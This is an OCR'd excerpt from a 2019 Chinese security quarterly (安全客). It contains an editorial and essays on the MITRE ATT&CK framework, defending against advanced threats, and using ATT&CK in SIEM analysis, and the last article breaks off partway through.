360 安全第一 www.360.com

/ 2019年季刊 / 第4期 /

安全客 SECURITY GEEK

ATT&CK与企业防护

ATT&CK 在大数据安全分析中的应用思考

容器逃逸成真：从CTF解题到CVE-2019-5736漏洞挖掘分析

ATT&CK 随笔系列

生日、姓名和双相安全性：了解中国网络用户的密码

CONTENTS

内容简介

安全客-2019季刊-第四期

ATT&CK

ATT&CK近年来成为安全行业中的热点，但是关于它的实际应用目前还是众说纷纭。尽管如此，有限的利用也可以切实提升安全防护水平。不管是对ATT&CK未来的探讨，还是对ATT&CK当下的落地，无一不有着极大的参考意义。

安全研究

安全的大发展靠的不仅仅有苦力，还有巧力，借着新思路、机制的提出，可以带来大量新漏洞的发现和新方式的防御。越是热门的领域，就越需要创新搏出位，而在先行者创造后，第一时间紧随其后，同样也会有极大的收获。

漏洞分析

随着代码审计和扫描器的发展，简单的漏洞很快将被一扫而空，而之后的漏洞挖掘必然对关于漏洞的理解和分析能力有着不小的要求。更详尽的分析，更好的思路可以使得漏洞挖掘之路走在更正确的方向上，漏洞挖掘工作也会事半功倍。

政企安全

在网络战概念被无数次提及的当下，政企安全凭借其特性依然稳居安全热度前列。超高收益性使得不管是国家队还是黑客组织都无时无刻不对其虎视眈眈，作为防御方同样也需要保持高度的警惕并辅以完善的防护。预计很长一段时间内，政企安全将随着一次次典型案例被推上热门话题。

随笔杂谈

安全圈总有那么些事，有的会让你会心一笑，有的会让你顿口无言，有的则会让你陷入沉思……记时事观点、录所想所感，观者和自身都能收获一些或大或小的启示，让人在轻盈灵动的文字间若有所思。

主办：安全客
360 Security Geek

杂志顾问	Advisor
周鸿祎	Zhou Hongyi
主编	**Editor-in-Chief**
蔡玉光	Cai Yuguang
编辑	**Editors**
邓金铃	Deng Jinling
任天宇	Ren Tianyu
王彩云	Wang Caiyun
魏丹	Wei Dan
杂志设计	**Magazine Design**
罗智华	Luo Zhihua
苏利明	Su Liming
杂志投稿	**Content Contact**
电话	010-5244 7484
邮箱	anquanke@360.cn
杂志合作	**Magazine Contact**
电话	010-5244 7484
邮箱	dengjinling@360.cn

扫码关注《安全客》微信订阅号

ATT&CK框架之“热”

大安全时代里网络战的硝烟一直存在，是否具备有效网络攻防能力成为了企业自身防护的思考重点。众多企业在购置、堆积大量的安全产品、组织红蓝对抗演练后，仍需要一个标尺来衡量自身目前的安全覆盖度。

美国MITRE组织在2013年推出了ATT&CK框架，一套根据现实的观察数据试图描述、分类攻击者的行动，基于攻防视角，试图让行业、设备用一种通用的语言去交流。

听上去很性感，因此很多厂家、专家都在探讨它是否是我们期待的“下一代”？

ATT&CK相比以往的新安全概念，显得更加“务实”一些，尽量地将看不见、摸不着的攻击抽象为了相对精准的信息矩阵。这种中间层的抽象试图解决以往企业防护产品难以评估有效性的问题，同时提供了攻击映射到具体行为的防护思路。

目前，ATT&CK确实成为了安全圈中的“红人”，其介绍科普比比皆是，一些安全产品中已经出现了其身影。不过就像之前的一些“前辈”，ATT&CK也不是解决安全问题的银弹，没有完善的基础安全建设和深度积累的安全大脑引擎做支撑，ATT&CK便会成为空中楼阁，食之无味，弃之可惜。但如果想要进一步提升安全能力，那么毫无疑问值得付出精力探索。

本期安全客季刊内容便将着重于ATT&CK与企业防护的讨论，汇集安全人员对于ATT&CK的思考、甲方人员对于ATT&CK的实践，与大家共同探索这个框架在真实企业防护中的落地实施与未来发展方向，促进安全圈与企业防护的共同进步！

360公司董事长兼CEO

周鸿祎

Contents

致谢

ATT&CK


ATT&CK 近年来成为安全行业中的热点，但是关于它的实际应用目前还是众说纷纭。尽管如此，有限的利用也可以切实提升安全防护水平。不管是对 ATT&CK 未来的探讨，还是对 ATT&CK 当下的落地，无一不有着极大的参考意义。

ATT&CK 随笔系列之一：右脑知攻、左脑知防

作者：余凯

来源：https://mp.weixin.qq.com/s/sxlMUwLqLBi-CJQV41DWaA

2019 年相当不太平，除了全球贸易战，安全行业也暗潮涌动。上月底，Gartner WEB 应用防火墙 (WAF) 魔力象限领导者之一某企业 a 承认遭到黑客入侵【1】，该企业一直宣称其核心能力和使命是保护客户的应用和数据安全，入侵事件的发生貌似尴尬。然而今年 5 月，国外主流媒体报道【2】全球排名前三安全厂商悉数被黑客组织 Fxmsp 攻破，源代码遭到泄漏。时间线向前回溯，谷歌 2018 年因为数据泄漏终止 Google+ 服务【3】，微软于 2017 年承认 Windows 10 源代码泄漏【4】，卡巴斯基 2015 年主动披露内部网络被以色列黑客攻陷【5】。新闻追踪至此，大家可以停止笑话该企业了，问题远比想象严重，而且没有人可以袖手旁观。



基于上述入侵事实，如果某家厂商宣称其产品技术能让客户安心无忧抵御黑客攻击，果断可列为笑谈；即便是多做一些努力澄清，宣称持续提升员工安全意识和流程，也仅仅是在基线路径上多走了一步，然而远远不够。上述事件背后的公司代表行业安全能力的上限，更多的公司面对黑客攻击，大概率是落到四个象限：被黑了自己不知道、被黑了公众不知道、即将被黑、不值得被黑。国外同行一般会说 “assume breach’’【6】【7】（假定失陷），上月 ISC 大会上 360 集团 CEO 周鸿祎的措辞是 ‘‘没有攻不破的网络’’，甚至 ‘‘敌已在我’’。这个观念很多人会感到意外，但这是事实，我们需要更加坦诚的面对问题并做深层次的反思。

1.1 黑铁时代：人与人间的攻防对抗

我记忆里开始持续关注高级威胁对抗始于 2010 年 Google 披露极光行动【8】，印象深刻是因为当日证实我们研发的漏洞分析引擎 (SAL，Script Analyzer Lineup) 可以完全不做修改和升级检测到利用零日漏洞 (CVE-2010-0249) 的攻击代码，团队欢呼雀跃场景历历在目。不曾想到，这只是起点，整个行业更加波澜壮阔的攻防对抗序幕拉开了。

以 ‘‘波澜壮阔’’ 形容并非代表正义的一方以压倒性的优势碾压对手大快人心。事实恰恰相反，那是‘‘黑铁时代’’，攻击一方渐入佳境，而当时绝大多数的安全厂商长期专注病毒，对以漏洞开始的黑客入侵没有特别多的办法抵御，甚至并不甚了解基于脚本和文档等攻击的手法。同时，华语安全圈开始流行一句话 ‘‘未知攻、焉知防’’。

‘‘未知攻、焉知防’’ 讲的是颠扑不破的道理，可喜的是，近年来大量的安全演讲和文章仍然反复被提到，道理深入人心。以此为起点，我们试想一下，若已知攻会怎样？让我们先从美国一家著名的安全公司火眼 (FireEye) 说起。

火眼公司 2004 年成立，早期获得美国中央情报局投资，最初的安全基因来自老牌安全厂商 McAfee，2013 年起通过收购 Mandiant 大举进入高级威胁攻防 APT 市场并成功在美国纳斯达克上市。火眼公司零日研究团队和 Mandiant 安全服务团队拥有一群非常优秀的白帽子黑客，在 2013 年和 2014 年，全球绝大多数的基于零日漏洞的 APT 攻击都是由这两个团队合作发现，而这也推动火眼基于沙箱的全线产品迅速被市场接受。我当时在服务的公司领导高级威胁核心技术团队，恰好负责与 FireEye 对标产品的技术研发，通过多次一线实战 PK，发现火眼的产品距离市场宣传的能力相距甚远，甚至很多火眼自己发现的零日漏洞利用以及 APT 攻击稍作变换就无法检测，换言之发现高级威胁攻击主要靠人，而人的局限决定了百密一疏成为必然，同时安全能力无法复制。火眼是那个时代高级威胁攻防领域超一流的公司，在检测黑客攻击上，其他安全厂商并没有质的突破。这段经历让我相信，即便知攻，距离知防仍有巨大的鸿沟，亟需有突破性的变革与创新。

其实回看安全行业这么多年，基本没有摆脱这个格局，有很多原因：

1）黑产暴利，国家级攻击不惜成本。有兴趣可以看 GandCrab 勒索病毒团队的感人故事【9】，以及了解 NSA 如何开发核武级攻击代码【10】。

2）白帽子黑客研究攻击有巨大的声誉和奖励，如同优秀的艺术家天马行空。但甲方的安全产品运维和乙方的安全产品研发都需要全面、系统和长期的付出，同时对组织而言不创造利润而是成本中心，常常受制于安全预算捉襟见肘以及面向业务的组织流程。

3）经费问题并非不可解决，毕竟头部客户有经济实力，也有解决安全风险的动力。问题是，如同‘‘尧听四岳，用鲧治水。九年而水不息，功用不成’’。行业头部客戶领导长期以来无法接受巨大的安全投入可能会被攻破的事实，始终沉浸在甲方万无一失、御敌于国门之外的不可能完成的承诺中，反复围绕漏洞与病毒的做 ‘‘天’’ ‘‘壤’’ 之别的 ‘‘堵’’ ‘‘堙’’ 文章。病毒防御是 ‘‘壤’’，虽然简单却永远要追病毒的变化导致病毒库膨胀。漏洞防御是 ‘‘天’’，零日漏洞无处不在，遇到便是面对降维打击。

1.2 青铜时代：聚焦黑客行为的产品改进

好消息是，经过多年的希望与失望反复，近年来国际安全行业逐步针对 “assume breach” 形成共识，同时将努力的方向同步到基于黑客行为的检测方向上来，专业术语是 TTP（战术 Tactic、技术 Technique、过程 Procedure）

TTP 来源于军事术语【11】，逐步应用到网络安全场景。

1）战术是攻击行为的技术目标

2）技术是为实现战术使用的手法

3）过程是针对某个技术的特定实现

对抗黑客攻击，焦点从感染指标 (Indicator of Compromise, IOC) 转向 TTP，由围绕痛苦金字塔的讨论展开并完成。

2013 年 FireEye 的安全专家 David J. Bianco 首次提出‘‘痛苦金字塔’’【12】(Pyramid of Pain)。国内对痛苦金字塔有很多介绍本文不做详细解释，这里基于痛苦金字塔提出核心观点：

1）痛苦金字塔第一层以下构成了行业普遍采用的 IoC，他们是黑客实施攻击的工具或成果，大概率这些工具只为此次攻击生成，成果也只在此次攻击出现。

2）真正有效的检测是基于黑客攻击的一系列手法，包括如何与目标系统的互动，这些手法有些是黑客人工试探，有些通过工具自动化完成的。一个类似的比喻是，交警通过摄像头抓取违章是不会主要依赖车牌或者车型。

3）攻击手法不容易改变，正如违章行为相对固定。基于 IoC 的防御是必要的基础能力，但层次越低，效率越低。

4）基于 IoC 或类似特征码的防御性安全设备，因为必须阻断，常常成为黑客试探和绕过的验证工具。同时黑客攻击越来越倾向于以零日攻击和社会工程学开始，以合法帐号和通用工具，甚至系统工具实施。这意味着，阻断类安全产品对抗黑客攻击是不够的，需要有提供嗅探、监测、关联、分析和溯源的旁路型安全产品互补。

以上共识达成，各家安全厂商便各自开始努力，聚焦黑客行为 (TTP) 提升检测能力。例如今年成功上市如日中天的 CrowdStrike 在 2014 年提出了 IoA 【13】(Indicator of Attack)，而我当时服务的公司也提出了 EIoC 对 IoC 做扩充，一批自用的检测恶意行为的经验性规则被提出以 IoA（或其他形式，例如 EIoC）方式描述，并在各自的安全产品中尝试实现。时间给了我们上帝视角，回想当年在公司激烈的讨论，有关 IoA 和 EIoC 的潜力对比，有关如何形成规则，有关如何验证，如今结论都不言自明，水落石出，这些尝试在后续几年的实践中都遭遇到了重大瓶颈，或者步履维艰，甚至停滞不前。

重大瓶颈产生的根本是所有的努力都缺乏一个重要的基础：描述黑客行为 (TTP) 的语言和词库。这一点是高级威胁攻击的独特性决定的：

1）高级威胁攻击自 2013 年起被公开披露，当年只有包括 FireEye，Trend Micro，Kaspersky 等少数安全公司能看到，随着公众重视，国际头部安全公司投入，更多公司也开始加入其中报道。但始终因为事件高度敏感，导致威胁情报无法交换，众多安全公司面对黑客组织全貌如同盲人摸象。

2）即便是在安全公司内部，因为没有一个很好的描述语言和词库，即便是最好的安全人员发现了 APT 事件也无法一致的、直观的将黑客手法完整的描述出来，再提供给核心技术和产品研发去做系统性对抗实现。导致最后产品仍然是基于 IoC 检测，即便是为行为检测而设计的 IoA 等描述也最后落入了各种威胁码的窠臼。

3）黑客行为与正常用户行为往往很难界定，但又有大量交集。安全产品缺乏记录中性行为 (telemetry) 的能力，导致黑客入侵难以发现，这一点是开篇提到代表行业安全能力上限的安全公司集体失陷的直接原因。

1.3 白银时代：统一语言，重装上阵

好消息是，2013 年在 MITRE 主导的 Fort Meade Experiment (FMX) 研究项目中，ATT&CK (Adversary Tactics and Techniques & Common Knowledge) 模型首次被提出并迅速成为解决上述瓶颈的标准。MITRE 是一个非营利组织，向政府和行业提供系统工程、研究开发和信息技术支持。ATT&CK 由 MITRE 于 2015 年正式发布，汇聚来自全球安全社区贡献的基于历史实战的高级威胁攻击战术、技术，形成了针对黑客行为描述的通用语言和黑客攻击抽象的知识库框架。

如上图可以看到，ATT&CK 经过 5 年左右的发展，到 2018 年开始获得爆发式关注。所有国际安全头部厂商都迅速的开始在产品中增加针对 ATT&CK 的支持，并且持续将自己看到的黑客手法和攻击行为贡献 ATT&CK 知识库。近两年的 RSA、SANS、Blackhat、Defcon 等一线安全会议，大量厂商和研究人员基于 ATT&CK 开始交流经验，同时将其工具和实践分享至 Github 上。

至此，黑客攻防终于有了情报交流的基础框架和语言，类似大秦统一了语言、货币、度量衡，使得生产力和战斗力有了突破性成长。ATT&CK 建立了 ‘‘知攻” 通向 ‘‘知防” 的桥梁，使得防守方有机会将攻击知识系统化的吸收并转化为针对性的对抗能力。

而安全行业经由本文提到的白帽子黑客为知防而知攻，演进到已知攻而专注产品检测黑客行为，并最终达成共识基于 ATT&CK 知识库协同提升产品知防能力，长期落后的防守一方终于看到了对等对抗攻击的曙光。

1.4 向黄金时代进军：右脑知攻、左脑知防

回到文章标题，攻击是一门艺术，需要想象力；防守是系统性工程，依靠理性和逻辑。如果我们把乙方安全厂商的核心能力比作安全大脑，或者把甲方用户的安全运维中心比作安全大脑的话，‘‘右脑知攻、左脑知防’’ 便是应对黑客攻击的最强大脑。

一个典型的场景是：基于新发现的黑客攻击，白帽子研究员提炼出新的战术 (Tactics)、技术 (Technique) 和实现过程 (Procedure)，这等同于贡献标签；而安全产品基于最新的 TTP 以收集追踪数据 (Telemetry)、识别攻击技术 (Technique) 并映射为攻击战术 (Tactics)，这等同于为客户环境大量日常数据打标签，这个过程可为安全大脑提供高质量的标签化数据，使得机器学习能真正帮助检测能力的提升，系统性发现和应对 APT 攻击成为可能。

本文 ATT&CK 随笔系列的第一篇，接下来我将介绍对 MITRE ATT&CK 知识库的理解和思考、安全产品能力评测的演化及最近进展，以及基于 MITRE ATT&CK 的最佳实践，欢迎关注，敬请期待！

作者简介

余凯 @ 瀚思科技副总裁

目前就职于瀚思科技担任副总裁，在安全技术、产品、市场具备近 20 年丰富经验，拥有 3 项美国专利。致力于引入世界一流的攻防实践和技术创新将瀚思的核心技术进行国际化升级。他曾在全球最大的独立安全软件厂商趋势科技领导高级威胁攻防核心技术团队，负责零日漏洞研究、攻击检测沙箱、漏洞检测和过滤引擎等多个核心技术产品研发成绩斐然，曾获得公司最具价值员工（2012 年度）和领袖（2015 年度）奖杯，2015 年荣获 CEO 和 CIO 共同署名颁发的年度优秀团队奖杯。

1.5 参考文献

[1] Cybersecurity Firm Imperva Discloses Breach

https://krebsonsecurity.com/2019/08/cybersecurity-firm-imperva-discloses-breach/

[2] Anti-virus vendors named in Fxmsp's alleged source code breach respond

https://www.scmagazine.com/home/security-news/anti-virus-vendors-named-in-fxmsps-alleged-source-code-breach-respond/

[3] Google+ shutting down after data leak affecting 500,000 users

https://arstechnica.com/tech-policy/2018/10/google-exposed-non-public-data-for-500k-users-then-kept-it-quiet/

[4] Microsoft confirms some Windows 10 source code has leaked

https://www.theverge.com/2017/6/24/15867350/microsoft-windows-10-source-code-leak

[5] The Mystery of Duqu 2.0: a sophisticated cyberespionage actor returns

https://securelist.com/the-mystery-of-duqu-2-0-a-sophisticated-cyberespionage-actor-returns/70504/

[6] Defensible Security Architecture

https://dfs.se/wp-content/uploads/2019/05/Mattias-Almeflo-Nixu-Defensible.Security.Architecture.pdf

[7] NSS LABS ANNOUNCES ANALYST COVERAGE AND NEW GROUP TEST FOR BREACH DETECTION SYSTEMS

https://www.nsslabs.com/press/2012/11/8/nss-labs-announces-analyst-coverage-and-new-group-test-for-breach-detection-systems/

[8] More Details on "Operation Aurora"

https://securingtomorrow.mcafee.com/other-blogs/mcafee-labs/more-details-on-operation-aurora/

[9] GandCrab Ransomware Shutting Down After Claiming to Earn $2 Billion

https://www.bleepingcomputer.com/news/security/gandcrab-ransomware-shutting-down-after-claiming-to-earn-2-billion/

[10] PLANS TO INFECT 'MILLIONS' OF COMPUTERS WITH MALWARE

https://theintercept.com/2014/03/12/nsa-plans-infect-millions-computers-malware/

[11] What's in a name? TTPs in Info Sec

https://posts.specterops.io/whats-in-a-name-ttps-in-info-sec-14f24480ddcc

[12] The Pyramid of Pain

https://detect-respond.blogspot.com/2013/03/the-pyramid-of-pain.html

[13] IOC Security: Indicators of Attack vs. Indicators of Compromise

https://www.crowdstrike.com/blog/indicators-attack-vs-indicators-compromise/

ATT&CK 在大数据安全分析中的应用思考

作者：安恒 AiLPHA 实验室

来源：https://mp.weixin.qq.com/s/h-jrWoaIofnpBppKpZK2sw

2.1 前言

若将今年网络安全圈内的热词进行盘点排榜，“ATT&CK” 一定榜上有名。从 2019RSA 大会上分析师分享会的重点关注，到今年 Gartner SIEM 魔力象限考核中将其列为重要参考指标，ATT&CK 无疑迎来了全新的发展机遇。ATT&CK 框架内构建的知识库为安全行业提供了一个标准，对已知的战技术进行收集，促进安全产品的优化改进。本文将从 TTPs 的作用、分析溯源等方面提出关于 ATT&CK 框架在 SIEM 产品中应用的理解和思考，欢迎大家探讨。

2.2 一、ATT&CK 框架的了解

“ATT&CK” 的全称为 “Adversary Tactics and Techniques & Common Knowledge’’，它设计初衷是构建一个攻击者战术和技术的共享知识库。记得在 2017 年首次关注 ATT&CK 矩阵，那时只有近百个技术，没人会想到今天 ATT&CK 会成为大部分安全从业者都在关注的一个词。MITRE 成功了，ATT&CK 也成功了，现在它逐渐成为一个业界公认的红蓝知识库，越来越多的从业者和厂商向框架内贡献技术点，使得这个框架的发展与应用更加快速。

提到 ATT&CK 框架就不得不提 TTPs (Tactics,Techniques,Procedures)，这是一个军事术语，现在被引用到网络安全领域。

战术 (Tactics)：发起一个攻击的意图

技术 (Techniques)：实施一个攻击的技术

过程 (Procedures)：实施一个技术的流程

那么 ATT&CK 究竟能给安全行业带来什么?

2.2.1 ATT&CK 框架可以成为业界的标准（能力可度量）

目前 ATT&CK 框架主要包含终端相关安全知识，可以根据检测能力的矩阵覆盖率来评估部分安全产品的能力，例如：沙箱、EDR、SIEM 等。

如果顺利发展的话后期也可能加入 Web 安全相关安全知识，那时 WAF、RASP、代码审计等 Web 相关安全产品也可以凭借框架进行评估。

终端在检测漏洞利用方面的能力较弱，若等漏洞利用子技术丰富后，流量设备是否可以借此来评估检测能力？虽然现在有一个现成的 CVE 库，但和知识库还有一些距离。当然这些只是个人的猜测，毕竟漏洞有点多，这是一个浩大的工程。

能力的度量需要客观、统一的标准，而不是自说自话。当然这里的覆盖率只是指标之一，覆盖规则的质量也是非常重要的，但其实往往质量比数量更难评估。

2.2.2 ATT&CK 框架可以成为业界的通用语言（威胁数据标签化）

经过多年的安全分析工作，每天被不同厂家的不同版本的不同设备所折磨。今天这个设备的告警叫“smb 漏洞利用’’，明天相同的告警叫 “MS17-010’’，这只是一个简单的例子，就仿佛分析师必须会两种语言甚至更多才能胜任其工作。语言多样性同时造成语言障碍，影响协作能力。都说攻防不对称，但当面对强大的对手，防守方可能从未站在同一阵线。如果不管是 “smb 漏洞利用” 还是 “MS17-010’’，以后大家都称其为 T1210-Exploitation of Remote Services，SubTxxxx-MS17010，每个人的一小步，却是行业的一大步。

ATT&CK 模型是在洛克希德-马丁杀伤链的基础上，构建了一套更细化、更贴合实战的知识模型和框架，它主要分为 3 个矩阵：

(1) PRE-ATT&CK：攻击前的准备，例如战略计划制定、武器化、信息收集、脆弱点发现等；


(2) Enterprise：攻击时的部分已知技术手段，例如初始权限获取、执行、防御逃避、横向移动等；

(3) Mobile：移动端的部分已知技术手段，移动框架和 Enterprise 类似，只是适用的平台不同；

目前 SIEM 并没有涉及到太多的移动端安全问题，所以移动端就不放在本次的讨论范围之内。

PRE-ATT&CK 目前对于防御者来说可见性比较低，目前大多数采用预防性防御方法，比如进行安全意识培训抵御社会工程学攻击，定期漏洞扫描来规避易被发现的脆弱点，定期的监控开源代码仓库有无泄露项目源代码、VPN 账号、员工邮箱、敏感密码等。

Enterprise 既是当用户已经在内部有了驻足点后的行为矩阵，在这个矩阵中，企业数据探针较完善的情况下可见度是比较高的，可以更好的利用此矩阵内的数据源进行威胁的捕获与分析，因此 Enterprise 也是目前备受关注的矩阵，也是我们本篇重点讨论的矩阵。




（图片来源于：网络）

2.3 二、SIEM 产品与 ATT&CK 框架的结合应用

2.3.1 TTP 的标签

1. 数据源的选择

在利用 ATT&CK 的 TTPs 来描述在环境中发现的威胁之前，需要接入相关数据作为底层的支持。在这次 ATT&CKcon 会议上看到的一张数据源排行榜，可见进程创建、进程命令、文件监控占了很大的比重。sysmon 的数据目前可以基本满足需求。



（图片来源于：hxxps://pbs.twimg.com/media/EICsnZ_XYAAyyxd?format=jpg&name=medium）

2. 数据标签化

